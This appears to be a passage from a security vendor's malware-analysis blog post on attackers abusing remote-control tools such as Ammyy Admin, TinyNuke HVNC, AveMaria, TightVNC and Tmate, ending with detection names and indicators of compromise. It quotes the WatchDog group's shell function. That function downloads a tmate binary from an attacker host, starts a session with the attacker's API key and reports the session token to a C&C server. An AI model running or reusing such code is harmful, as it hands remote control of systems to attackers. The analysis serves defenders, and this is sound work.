


The collected ID and the password are transmitted to a C&C server, which enables the hacker to use the transmitted account credentials to remotely access the infected system.

AMMYY ADMIN

Ammyy Admin is one of the major remote control tools which are abused in various ways. It is not only abused as a normal utility but after the source code for a specific version had been hacked and published, it has also been used by the TA505 group. Attackers customized the source code and used it for the purpose of controlling the infected systems, and these types were named "FlawedAmmyy". FlawedAmmyy was installed through a downloader malware in attachments of spear phishing mails. Tools such as CobaltStrike and Mimikatz were then to dominate the internal web, and ultimately, the CLOP ransomware was installed to encrypt the systems of target corporations.

Recently, there has been a history of it being used in attacks targeting inappropriately-managed MS-SQL servers. Because these were MS-SQL servers, the attacker installed a variety of malware, including Ammyy Admin and SweetPotato, for the purpose of privilege escalation.




VNC

VNC, also known as Virtual Network Computing, is a screen-sharing system that remotely controls other computers. Similar to the commonly-used RDP, it is used to remotely access and control other systems. Aside from commercial programs such as TightVNC and TigerVNC, malware such as AveMaria RAT and TinyNuke (HVNC) also offer these VNC features.


TINYNUKE

TinyNuke is a banking malware discovered in 2016. It includes features such as HVNC (HiddenDesktop/VNC), reverse SOCKS4 proxy, and web browser form grabbing. As its source code was revealed in 2017, TinyNuke is used by various attackers, and the HVNC feature is partially borrowed by other malware such as AveMaria and BitRAT.

Recently, the Kimsuky group has been using the TinyNuke malware.[7] Only the HVNS (Hidden VNC) feature is activated for TinyNuke among other various features. A difference between normal VNC and HVNC used by TinyNuke is that the user does not realize that the PC is infected and its screen is being controlled.



Note that TinyNuke uses "AVE_MARIA" string for verification when establishing the HVNC communication between the server and the client. This means that when the "AVE_MARIA" string is sent from the HVNC client to the server, the server verifies it, and HVNC communication can be enabled if "AVE_MARIA" is correct.



This is identical to that of HVNC used by the Kimsuky group, however, recently there have also been HVNCs using “LIGHT’S BOMB” string as shown below.


```
socket = ConnectServer();
s = socket;
SetThreadDesktop(hDesktop);
if ( send(socket, "LIGHT'S BOMB", 13, 0) > 0 )
{
  *(_DWORD *)buf = 1;
  if ( send(socket, buf, 4, 0) > 0 )
  {
    v2 = recv;
    if ( recv(socket, v45, 4, 0) )
```

AVEMARIA

AveMaria (Warzone RAT) is one of the major malware distributed through spam mails, and it can receive the attacker’s commands from the C&C server to perform various malicious acts, including process and file tasks, remote shell, keylogging, and controlling the webcam.[8] AveMaria supports most RAT features, but the attacker may need a GUI format of remote desktop features, so most RATs offer remote desktop features.

AveMaria uses VNC to offer remote desktop, and the Remote VNC command is responsible for this. For reference, AveMaria brought in and used the HVNC feature of TinyNuke. As explained above, TinyNuke uses the “AVE_MARIA” string to secure initial connection. The original name of AveMaria is Warzone_RAT, but due to the characteristics of the string, it was named AveMaria.

When the Remote VNC command is executed, AveMaria downloads and loads vncdll.dll onto the memory. Through this, the VNC server operates in the AveMaria process, and afterwards, the attacker can use a VNC client such as TightVNC or TigerVNC to connect to the infected system and control it remotely.




TIGHTVNC

The Kimsuky group has been using a customized version of TightVNC, which is an open source VNC utility.[9] TightVNC can be considered an ordinary VNC utility, but it offers a Reverse VNC feature discussed above.

TightVNC consists of tvnserver.exe, the server module, and tvnviewer.exe, the client module. In a normal environment, it installs tvnserver on the remote control target and accesses the target using tvnviewer in the user environment. In order to use the Reverse VNC feature, it runs tvnviewer as a listening mode on the client, then uses tvnserver that is installed as a service on the access target system to set the client address using controlservice and connect commands for access gain.

The Kimsuky group distributes tvnserver, and it is customized so that the Reverse VNC feature can be used in the infected environment without installing a service. As such, simply running tvnserver will allow the attacker to access tvnviewer that operates on the C&C server and gain control of the screen of the infected system.



TMATE


Tmate is a utility that offers terminal sharing and is abused by the WatchDog group.[10] The WatchDog group targets inappropriately-managed Linux cloud environments and installs XMRig Monero CoinMiner on them. However, they also install and abuse backdoor malware such as Tsunami and remote control tools such as Tmate.

When Tmate is installed, the attacker can gain control of the infected system by connecting to it like remote management tools. After installing Tmate as shown below, the attacker designates their API key before creating a session with a random string. The "-k" option designates the API, and the "-n" option designates each session.

```
1483  tmt() {
1484  mkdir -p /var/tmp/ 2>/dev/null
1485  chattr -ia / /var/ /var/tmp/ 2>/dev/null
1486  pkill tmate 2>/dev/null
1487  if [ ! -f "/tmp/tmate" ]; then wget http://bbq.zzhreceive.top/tmate -O /tmp/tmate; fi
1488  if [ ! -f "/tmp/tmate" ]; then curl http://bbq.zzhreceive.top/tmate -o /tmp/tmate; fi
1489  if [ ! -f "/tmp/tmate" ]; then cd1 http://bbq.zzhreceive.top/tmate -o /tmp/tmate; fi
1490  if [ ! -f "/tmp/tmate" ]; then wd1 http://bbq.zzhreceive.top/tmate -o /tmp/tmate; fi
1491
1492  chmod +x /tmp/tmate
1493  URLTOKEN=$(awk 'BEGIN{srand();print rand()*1000000}')"O"$RANDOM
1494  /tmp/tmate -F -k tmk-4ST6GRXU6GPUjlXHfSlNe0ZaT2 -n $URLTOKEN >/tmp/.tmbd &
1495
1496  curl http://oracle.zzhreceive.top/address/"$URLTOKEN" >>/dev/null
1497  wget http://oracle.zzhreceive.top/address/"$URLTOKEN" >>/dev/null
1498  wd1 http://oracle.zzhreceive.top/address/"$URLTOKEN" >>/dev/null
1499  cd1 http://oracle.zzhreceive.top/address/"$URLTOKEN" >>/dev/null
1500  }
```

The following is a result of running Tmate with the attacker's API key and a random session name. The results show that the API key is included in the "HildeGard" account. Upon examining the output results after actually executing Tmate, a URL composed of the HildeGard account and a randomly designated session name can be identified, and accessing this URL allows you to execute commands, in other words, gives you control. Because WatchDog sends the randomly generated URL token to the C&C server, the attacker can identify new sessions.

- Attacker's Tmate API key: tmk-4ST6GRXU6GPUjlXHfSlNe0ZaT2



Conclusion

Attackers install backdoor malware after the initial compromise to dominate the target system. Recently, there has been a trend of using normal utilities instead of using already-known backdoor malware or creating a new one. For this, remote control programs, which are ordinarily used by a variety of users, are used. This allows attackers to bypass the detection of security software and control the infected system in a GUI environment.

When users receive suspicious emails, they must refrain from opening the attachments, and when installing programs from an external source, it is recommended to purchase or download them from the official websites. They must also keep their account passwords complex and change them periodically. Also, V3 should be updated to the latest version so that malware infection can be prevented.

[File Detection]
– Win-AppCare/RemoteAdmin.Exp (2019.01.28.06)
– HackTool/Linux.RAdmin.3135320 (2021.02.05.08)

[Behavior Detection]
– Malware/MDP.Download.M1197

Reference

[1] [ASEC Blog] Remcos RAT Malware Distribute As Spam Mail
[2] [ASEC Blog] ASEC Weekly Malware Statistics (Sep 26, 2022 ~ Oct 02, 2022)
[3] [The DFIR Report] BazarLoader and the Conti Leaks
[4] [Cyware] DarkSide: A Deep Dive Into The Threat Actor That Took Colonial Pipeline Down
[5] [ASEC Blog] Case of Attack Exploiting AnyDesk Remote Tool (Cobalt Strike and Meterpreter)
[6] [ASEC Report] Vol.101_Smoke Loader Learns New Tricks
[7] [ASEC Blog] Analysis Report on Kimsuky Group’s APT Attacks (AppleSeed, PebbleDash)
[8] [ASEC Blog] AveMaria malware being distributed as spam mail
[9] [ASEC Blog] Analysis Report on Kimsuky Group’s APT Attacks (AppleSeed, PebbleDash)
[10] [AhnLab TIP] Analysis Report on CoinMiner Installed on Vulnerable Cloud Environments (WatchDog group)

IOC related information

MD5

1aeb95215a633400d90ad8cbca9bc300

fe1bb6811f5c808414c4a357031c2718

URL

http[:]//106[.]250[.]168[.]50/rd[.]exe

http[:]//106[.]250[.]168[.]50/todesk[.]rar

http[:]//119[.]201[.]213[.]146/mscorsvw2[.]exe

http[:]//183[.]111[.]148[.]147/mscorsvw2[.]exe

http[:]//58[.]180[.]56[.]28/mscorsvw2[.]exe

Additional IOCs are available on AhnLab TIP.

Tags: AmmyyAdmin | AnyDesk | backdoor | RAT | RuDesktop | tmate | ToDesk | VNC

Previous Post

Lazarus Group Uses the DLL Side-Loading Technique (mi.dll)

Next Post

GuLoader Malware Disguised as a Word File Being Distributed in Korea